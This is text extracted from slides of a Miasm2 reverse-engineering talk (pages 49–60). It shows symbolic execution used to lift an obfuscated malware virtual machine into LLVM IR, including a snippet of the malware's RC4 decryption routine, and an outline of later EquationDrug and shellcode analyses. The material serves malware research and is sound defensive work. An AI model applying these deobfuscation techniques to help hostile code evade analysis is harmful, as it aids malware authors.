
Reduction example
+
REG_X XOR
INT @8
+
VM_PC INT
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 49/120

Reduction example
+
REG_X XOR
INT @8
+
VM_PC INT
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 50/120

Reduction example
+
REG_X XOR
INT INT
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 51/120
Reduction example
+
REG_X XOR
INT INT
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 52/120

Reduction example
+
REG_X INT
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 53/120
Mnemonics
Mnemonic 2
REG_X = REG_X^INT
PC = PC+INT
Mnemonic 3
PC = PC+INT
REG_X = REG_X+INT
@8[REG_X] = @8[REG_X]^INT
Mnemonic 4
PC = PC+INT
REG_X = REG_X+INT
@16[REG_X] = @16[REG_X]^INT
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 54/120
Mnemonics
Semantic
Those equations are the semantic of the VM mnemonics
It is now automatically computed
Instanciate VM mnemonics according to the bytecode
Build basic blocks in IR corresponding to a VM code
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 55/120

IR block Semantic
(Hey, the vm code is obfuscated …)
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 56/120
Translate to LLVM IR
%.279 = add i32 %arg0 , 322
%.315 = add i32 %arg0 , 323
%0 = zext i32 %.279 to i64
%.318 = i n t t o p t r i64 %0 to i8 *
%.319 = load i8 , i8 * %.318, align 1
%.323 = add i8 %.319, 44
store i8 %.323, i8 * %.318, align 1
%.330 = t a i l c a l l i32 @RC4_init ( i32 p t r t o i n t ([39 x i8 ] * @KEY_0x403392 to i32 ) , i32 39)
%.331 = t a i l c a l l i32 @RC4_dec( i32 %.315, i32 54 , i32 %.330)
%.333 = t a i l c a l l i32 @RC4_init ( i32 p t r t o i n t ([39 x i8 ] * @KEY_0x403392 to i32 ) , i32 39)
%.335 = add i32 %arg0 , 377
%.342 = t a i l c a l l i32 @RC4_init ( i32 p t r t o i n t ([12 x i8 ] * @KEY_0x4033BC to i32 ) , i32 12)
%.343 = t a i l c a l l i32 @RC4_dec( i32 %.335, i32 173 , i32 %.342)
%.345 = t a i l c a l l i32 @RC4_init ( i32 p t r t o i n t ([12 x i8 ] * @KEY_0x4033BC to i32 ) , i32 12)
%.347 = add i32 %arg0 , 550
%.353 = add i32 %arg0 , 554
%1 = zext i32 %.347 to i64
%.356 = i n t t o p t r i64 %1 to i32 *
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 57/120

Recompile with LLVM
(Hey, I do know this ISA …)
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 58/120

Speed-up the malware!
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 59/120
Summary
1 Introduction
2 Miasm IR: Deobfuscation
3 Symbolic execution: VM analysis
4 Static analysis: EquationDrug from EquationGroup
5 Miasm based tool: Sibyl
6 Emulation: Shellcode analysis
7 DSE: Stealing the shellcode’s packer
8 Conclusion
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 60/120

